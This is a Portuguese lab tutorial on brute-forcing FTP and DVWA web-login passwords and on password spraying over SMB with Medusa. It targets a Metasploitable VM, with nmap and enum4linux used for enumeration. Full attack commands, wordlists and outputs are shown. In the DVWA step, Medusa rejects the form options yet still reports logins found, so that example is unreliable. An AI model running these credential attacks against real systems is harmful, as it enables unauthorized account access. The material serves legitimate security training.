


# Simulando Ataques de Brute Force de Senhas com Medusa e Kali Linux

## Configuração Inicial

1° - Instalar o Kali Linux e o Metasploitable no Virtual Box.

2° - Iniciar os dois e fazer um snapshot no metasploitable para recuperar o trabalho em caso de falha da máquina.

Como? Na guia do virtualbox com o metasploitable aberto clicar em máquina > criar snapshot > adicionar nome e descrição do snapshot > clicar em ok.




3° - Acessar o metasploitable com o login padrão: msfadmin e senha padrão: msfadmin



5° - Alcançando a máquina vulnerável no metasploitable.-  
Como? Abra o Terminal do Kali Linux e digite o comando `ping -c 3 nú.me.ro.ip`

Se houver resposta, saberemos que a comunicação entre as duas máquinas está funcionando corretamente.



```
Session Actions Edit View Help
(renan@kali)-[~]
$ ping -c 3 192.168.56.101
PING 192.168.56.101 (192.168.56.101) 56(84) bytes of data.
64 bytes from 192.168.56.101: icmp_seq=1 ttl=64 time=9.20 ms
64 bytes from 192.168.56.101: icmp_seq=2 ttl=64 time=0.901 ms
64 bytes from 192.168.56.101: icmp_seq=3 ttl=64 time=1.65 ms

— 192.168.56.101 ping statistics —
3 packets transmitted, 3 received, 0% packet loss, time 2007ms
rtt min/avg/max/mdev = 0.901/3.917/9.203/3.749 ms

(renan@kali)-[~]
$
```

Simulando um cenário de auditoria em um servidor FTP antigo que pode conter falhas de segurança.

1° - Enumeração para descobrir quais serviços estão disponíveis no sistema com suspeita de vulnerabilidade.  
comando: `nmap -sV -p 21,22,80,445,139 nú.me.ro.ip`

Este comando escaneia as portas 21,22,80,445 e 139. O parâmetro `-sV` identifica a versão do serviço que está rodando em cada porta.

Se a porta ftp estiver aberta tentaremos conectá-la diretamente.

```

(renan@kali)-[~]
$ nmap -sV -p 21,22,80,445,139 192.168.56.101
Starting Nmap 7.95 ( https://nmap.org ) at 2025-10-21 20:42 -03
Nmap scan report for 192.168.56.101
Host is up (0.0022s latency).

PORT      STATE SERVICE      VERSION
21/tcp    open  ftp          vsftpd 2.3.4
22/tcp    open  ssh          OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
80/tcp    open  http         Apache httpd 2.2.8 ((Ubuntu) DAV/2)
139/tcp   open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp   open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
MAC Address: 08:00:27:00:67:81 (PCS Systemtechnik/Oracle VirtualBox virtual NIC)
Service Info: OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submi
t/ .
Nmap done: 1 IP address (1 host up) scanned in 43.04 seconds

(renan@kali)-[~]
$

```

2° - Conectando diretamente ao ftp para confirmar se está ativo.

Comando: `ftp nú.me.ro.ip`

Caso a conexão aconteça pedirá o login e a senha. Como ainda não sabemos nenhum dos dois precisaremos fazer um ataque brute force (força bruta) utilizando a ferramenta Medusa para tentar descobri-los. Antes disso temos que criar duas listas: uma com possíveis nomes de usuários e outra com senhas comuns.

```

(renan@kali)-[~]
$ ftp 192.168.56.101
Connected to 192.168.56.101.
220 (vsFTPd 2.3.4)
Name (192.168.56.101:renan): abc
331 Please specify the password.
Password:
530 Login incorrect.
ftp: Login failed
ftp>

```


Para sair do ftp é só digitar quit e apertar enter e para limpar a tela do terminal é só digitar clear e apertar enter

Criando nomes de usuários e senhas comuns (wordlists) em diferentes arquivos e rodando o ataque

1° - Comandos para criar e salvar no Kali Linux arquivo de texto com possíveis nomes de usuários e arquivo com senhas comuns.

Comando usuários: `echo -e "user\nmsfadmin\nadmin\nroot" > users.txt`

Comando senhas: `echo -e "123456\npassword\nqwerty\nmsfadmin" > pass.txt`



2° - Rodando o ataque com a Medusa

Comando: `medusa -h nú.me.ro.ip -U users.txt -P pass.txt -M ftp -t6`

Onde -t6 significa que estamos usando 6 threads simultâneas, o que torna o ataque mais rápido.

No ataque foram encontrados o login msfadmin e a senha msfadmin como credenciais válidas. Isso significa que conseguimos acessar o sistema via ftp com essas credenciais.



```
renan@kali: ~  
Session Actions Edit View Help  
(renan@kali)-[~]  
$ medusa -h 192.168.56.101 -U users.txt -P pass.txt -M ftp -t6  
Medusa v2.3 [http://www.fooofus.net] (C) JoMo-Kun / Fooofus Networks <jmk@fooofus.net>  
  
2025-10-22 22:47:41 ACCOUNT CHECK: [ftp] Host: 192.168.56.101 (1 of 1, 0 complete) User: user (1 of 4, 1 complete) Password: 123456 (1 of 4 complete)  
2025-10-22 22:47:41 ACCOUNT CHECK: [ftp] Host: 192.168.56.101 (1 of 1, 0 complete) User: user (1 of 4, 1 complete) Password: password (2 of 4 complete)  
2025-10-22 22:47:41 ACCOUNT CHECK: [ftp] Host: 192.168.56.101 (1 of 1, 0 complete) User: msfadmin (2 of 4, 1 complete) Password: 123456 (1 of 4 complete)  
2025-10-22 22:47:41 ACCOUNT CHECK: [ftp] Host: 192.168.56.101 (1 of 1, 0 complete) User: msfadmin (2 of 4, 2 complete) Password: password (2 of 4 complete)  
2025-10-22 22:47:41 ACCOUNT CHECK: [ftp] Host: 192.168.56.101 (1 of 1, 0 complete) User: user (1 of 4, 2 complete) Password: qwerty (3 of 4 complete)  
2025-10-22 22:47:41 ACCOUNT CHECK: [ftp] Host: 192.168.56.101 (1 of 1, 0 complete) User: user (1 of 4, 2 complete) Password: msfadmin (4 of 4 complete)  
2025-10-22 22:47:41 ACCOUNT CHECK: [ftp] Host: 192.168.56.101 (1 of 1, 0 complete) User: msfadmin (2 of 4, 2 complete) Password: msfadmin (3 of 4 complete)  
2025-10-22 22:47:41 ACCOUNT FOUND: [ftp] Host: 192.168.56.101 User: msfadmin Password: msfadmin [SUCCESS]  
^[[A^[[A2025-10-22 22:47:44 ACCOUNT CHECK: [ftp] Host: 192.168.56.101 (1 of 1, 0 complete) User: msfadmin (2 of 4, 4 complete) Password: qwerty (4 of 4 complete)  
2025-10-22 22:47:44 ACCOUNT CHECK: [ftp] Host: 192.168.56.101 (1 of 1, 0 complete) User: admin (3 of 4, 4 complete) Password: 123456 (1 of 4 complete)  
2025-10-22 22:47:44 ACCOUNT CHECK: [ftp] Host: 192.168.56.101 (1 of 1, 0 complete) User: admin (3 of 4, 4 complete) Password: password (2 of 4 complete)  
2025-10-22 22:47:44 ACCOUNT CHECK: [ftp] Host: 192.168.56.101 (1 of 1, 0 complete) User: admin (3 of 4, 4 complete) Password: msfadmin (3 of 4 complete)  
2025-10-22 22:47:44 ACCOUNT CHECK: [ftp] Host: 192.168.56.101 (1 of 1, 0 complete) User: admin (3 of 4, 5 complete) Password: qwerty (4 of 4 complete)  
2025-10-22 22:47:44 ACCOUNT CHECK: [ftp] Host: 192.168.56.101 (1 of 1, 0 complete) User: root (4 of 4, 5 complete) Password: 123456 (1 of 4 complete)
```

3° - Validando manualmente o acesso via ftp com as credenciais encontradas

Comando: ftp nú.me.ro.ip


```
(renan@kali)-[~]  
$ ftp 192.168.56.101  
Connected to 192.168.56.101.  
220 (vsFTPD 2.3.4)  
Name (192.168.56.101:renan): msfadmin  
331 Please specify the password.  
Password:  
230 Login successful.  
Remote system type is UNIX.  
Using binary mode to transfer files.  
ftp>
```

### Simulando ataque brute force em formulários de login web (http) no sistema dvwa

1° - Acessar, no navegador firefox do Kali Linux, o endereço nú.me.ro.ip/dvwa/login.php para visualizar a página de teste de login do dvwa.

Na sequência abrir o painel de ferramentas do desenvolvedor na página de teste de login do dvwa clicando em f12 e em seguida clicar na guia network, na navegação do tipo POST e em Request, que nos mostrará tudo o que o navegador está enviando

e recebendo durante a interação, incluindo os nomes dos parâmetros que o servidor espera receber. A Medusa vai simular em cima destes parâmetros.



2º - No terminal do Kali, após criadas as wordlists de usuários e de senhas, rodar o seguinte comando com a Medusa.


```
comando: medusa -h 192.168.56.101 -U users.txt -P pass.txt -M  
http \  
-m PAGE: '/dvwa/login.php' \  
-m FORM: 'username=^USER^&password=^PASS^&Login=Login' \  
-m 'FAIL=Login failed' -t 6
```

As credenciais corretas encontradas aparecerão com a palavra SUCCESS.

```
(renan@kali)-[~]
└─$ medusa -h 192.168.56.101 -U users.txt -P pass.txt -M http \
> -m PAGE:'/dvwa/login.php' \
> -m FORM:'username=^USER^&password=^PASS^&Login=Login' \
> -m 'FAIL=Login failed' -t 6
Medusa v2.3 [http://www.foofus.net] (C) JoMo-Kun / Foofus Networks <jmk@foofus.net>

WARNING: Invalid method: PAGE.
WARNING: Invalid method: FORM.
WARNING: Invalid method: FAIL=Login failed.
WARNING: Invalid method: PAGE.
WARNING: Invalid method: FORM.
WARNING: Invalid method: FAIL=Login failed.
WARNING: Invalid method: PAGE.
WARNING: Invalid method: FORM.
WARNING: Invalid method: FAIL=Login failed.
WARNING: Invalid method: PAGE.
WARNING: Invalid method: FORM.
WARNING: Invalid method: FAIL=Login failed.
WARNING: Invalid method: PAGE.
WARNING: Invalid method: FORM.
WARNING: Invalid method: FAIL=Login failed.
WARNING: Invalid method: PAGE.
WARNING: Invalid method: FORM.
WARNING: Invalid method: FAIL=Login failed.
WARNING: Invalid method: PAGE.
WARNING: Invalid method: FORM.
WARNING: Invalid method: FAIL=Login failed.
2025-10-23 13:33:01 ACCOUNT CHECK: [http] Host: 192.168.56.101 (1 of 1, 0 complete) User: msfadmin
(2 of 4, 1 complete) Password: password (1 of 4 complete)
2025-10-23 13:33:01 ACCOUNT FOUND: [http] Host: 192.168.56.101 User: msfadmin Password: password [S
UCCESS]
2025-10-23 13:33:01 ACCOUNT CHECK: [http] Host: 192.168.56.101 (1 of 1, 0 complete) User: user (1 o
f 4, 2 complete) Password: msfadmin (1 of 4 complete)
2025-10-23 13:33:01 ACCOUNT FOUND: [http] Host: 192.168.56.101 User: user Password: msfadmin [SUCCE
SS]
```

Em seguida utilizamos o primeiro login e senha encontrados para acessar o sistema.





## Simulando ataques de enumeração e spraying contra o serviço SMB (Server Message Block).

1° - Rodar a enumeração de usuários com enum4linux

Comando: `enum4linux -a 192.168.56.101 | tee enum4_output.txt`

2° - Na sequência podemos abrir o arquivo do comando que acabamos de rodar e visualizar usuários que sejam possíveis alvos de ataques. O número rid é o identificador relativo do usuário no sistema. Sempre que houver nomes de usuários genéricos como null ou interrogação geralmente são de usuários mais vulneráveis.

Comando: `less enum4_output.txt`

```
renan@kali: ~  
Session Actions Edit View Help  
index: 0x20 RID: 0x4be acb: 0x00000011 Account: ftp Name: (null) Desc: (null)  
index: 0x21 RID: 0x4c4 acb: 0x00000011 Account: tomcat55 Name: (null) Desc: (null)  
index: 0x22 RID: 0x3f0 acb: 0x00000011 Account: sync Name: sync Desc: (null)  
index: 0x23 RID: 0x3fc acb: 0x00000011 Account: uucp Name: uucp Desc: (null)  
  
user:[games] rid:[0x3f2]  
user:[nobody] rid:[0x1f5]  
user:[bind] rid:[0x4ba]  
user:[proxy] rid:[0x402]  
user:[syslog] rid:[0x4b4]  
user:[user] rid:[0xbba]  
user:[www-data] rid:[0x42a]  
user:[root] rid:[0x3e8]  
user:[news] rid:[0x3fa]  
user:[postgres] rid:[0x4c0]  
user:[bin] rid:[0x3ec]  
user:[mail] rid:[0x3f8]  
user:[distccd] rid:[0x4c6]  
user:[proftpd] rid:[0x4ca]  
user:[dhcp] rid:[0x4b2]  
user:[daemon] rid:[0x3ea]  
user:[sshd] rid:[0x4b8]  
user:[man] rid:[0x3f4]  
user:[lp] rid:[0x3f6]  
user:[mysql] rid:[0x4c2]  
user:[gnats] rid:[0x43a]  
user:[libuuid] rid:[0x4b0]  
user:[backup] rid:[0x42c]  
user:[msfadmin] rid:[0xbb8]  
user:[telnetd] rid:[0x4c8]  
user:[sys] rid:[0x3ee]  
user:[klog] rid:[0x4b6]  
user:[postfix] rid:[0x4bc]  
:  
|
```

### 3° - Criando wordlists de usuários

No comando anterior conseguimos acesso aos nomes dos usuários reais, agora precisamos criar nosso arquivo de alvos e nosso arquivo de senhas.

Comando: `echo -e "user\nmsfadmin\nservice" > smb_users.txt`

Comando: `echo -e "password\n123456\nWelcome123\nmsfadmin" > senhas_spray`

*Ao contrário do brute force, que testa muitas senhas em um único usuário, o password spraying testa poucas senhas em muitos usuários.*

```
(renan@kali)-[~]
$ echo -e "user\nmsfadmin\nservice" > smb_users.txt

(renan@kali)-[~]
$ echo -e "password\n123456\nWelcome123\nmsfadmin" > senhas_spray.txt

(renan@kali)-[~]
$ ls
192.168.56.101  enum4_output.txt  Pictures  Templates  Videos
Desktop        -m                Public    users.txt
Documents      Music             senhas_spray.txt  varredura.txt
Downloads      pass.txt          smb_users.txt     varredura.txt.save

(renan@kali)-[~]
```

### 4° - Rodando ataque com Medusa

Comando: `medusa -h 192.168.56.101 -U smb_users.txt -P senhas_spray.txt -M smbnt -t 2 -T 50`

Onde:

- h é o IP do nosso alvo.
- U é a lista de usuários descoberta na enumeração.
- P é a lista de senhas fracas.
- M smbnt é o módulo específico para ataques via smb.
- t 2 é uma das duas threads simultâneas, que simulam 2 usuários testando senhas.
- T 50 significa até 50 hosts em paralelo.

```

(renan@kali)-[~]
$ medusa -h 192.168.56.101 -U smb_users.txt -P senhas_spray.txt -M smbnt -t 2 -T 50
Medusa v2.3 [http://www.foofus.net] (C) JoMo-Kun / Foofus Networks <jmk@foofus.net>

2025-10-24 00:58:21 ACCOUNT CHECK: [smbnt] Host: 192.168.56.101 (1 of 1, 0 complete) User: user (1 of 3,
0 complete) Password: password (1 of 4 complete)
2025-10-24 00:58:21 ACCOUNT CHECK: [smbnt] Host: 192.168.56.101 (1 of 1, 0 complete) User: user (1 of 3,
0 complete) Password: 123456 (2 of 4 complete)
2025-10-24 00:58:22 ACCOUNT CHECK: [smbnt] Host: 192.168.56.101 (1 of 1, 0 complete) User: user (1 of 3,
0 complete) Password: Welcome123 (3 of 4 complete)
2025-10-24 00:58:22 ACCOUNT CHECK: [smbnt] Host: 192.168.56.101 (1 of 1, 0 complete) User: user (1 of 3,
1 complete) Password: msfadmin (4 of 4 complete)
2025-10-24 00:58:23 ACCOUNT CHECK: [smbnt] Host: 192.168.56.101 (1 of 1, 0 complete) User: msfadmin (2 of
3, 1 complete) Password: password (1 of 4 complete)
2025-10-24 00:58:23 ACCOUNT CHECK: [smbnt] Host: 192.168.56.101 (1 of 1, 0 complete) User: msfadmin (2 of
3, 1 complete) Password: 123456 (2 of 4 complete)
2025-10-24 00:58:23 ACCOUNT CHECK: [smbnt] Host: 192.168.56.101 (1 of 1, 0 complete) User: msfadmin (2 of
3, 1 complete) Password: Welcome123 (3 of 4 complete)
2025-10-24 00:58:24 ACCOUNT CHECK: [smbnt] Host: 192.168.56.101 (1 of 1, 0 complete) User: msfadmin (2 of
3, 2 complete) Password: msfadmin (4 of 4 complete)
2025-10-24 00:58:24 ACCOUNT FOUND: [smbnt] Host: 192.168.56.101 User: msfadmin Password: msfadmin [SUCCES
S (ADMIN$ - Access Allowed)]
2025-10-24 00:58:24 ACCOUNT CHECK: [smbnt] Host: 192.168.56.101 (1 of 1, 0 complete) User: service (3 of
3, 3 complete) Password: password (1 of 4 complete)
2025-10-24 00:58:24 ACCOUNT CHECK: [smbnt] Host: 192.168.56.101 (1 of 1, 0 complete) User: service (3 of
3, 3 complete) Password: 123456 (2 of 4 complete)
2025-10-24 00:58:25 ACCOUNT CHECK: [smbnt] Host: 192.168.56.101 (1 of 1, 0 complete) User: service (3 of
3, 3 complete) Password: Welcome123 (3 of 4 complete)
2025-10-24 00:58:25 ACCOUNT CHECK: [smbnt] Host: 192.168.56.101 (1 of 1, 0 complete) User: service (3 of
3, 4 complete) Password: msfadmin (4 of 4 complete)

(renan@kali)-[~]

```

## 5° - Testando o acesso utilizando smbclient

Verifica se teremos acesso como administrador através das credenciais encontradas no ataque anterior.

Comando: `smbclient -L //192.168.56.101 -U msfadmin`

Caso apareça essa imagem significa que o acesso foi bem sucedido.

```

(renan@kali)-[~]
$ smbclient -L //192.168.56.101 -U msfadmin
Password for [WORKGROUP\msfadmin]:

  Sharename      Type            Comment
  -----
  print$         Disk            Printer Drivers
  tmp            Disk            oh noes!
  opt            Disk
  IPC$           IPC             IPC Service (metasploitable server (Samba 3.0.20-Debian))
  ADMIN$         IPC             IPC Service (metasploitable server (Samba 3.0.20-Debian))
  msfadmin       Disk            Home Directories
Reconnecting with SMB1 for workgroup listing.

  Server          Comment
  -----
  Workgroup       Master
  WORKGROUP       METASPLOITABLE

(renan@kali)-[~]

```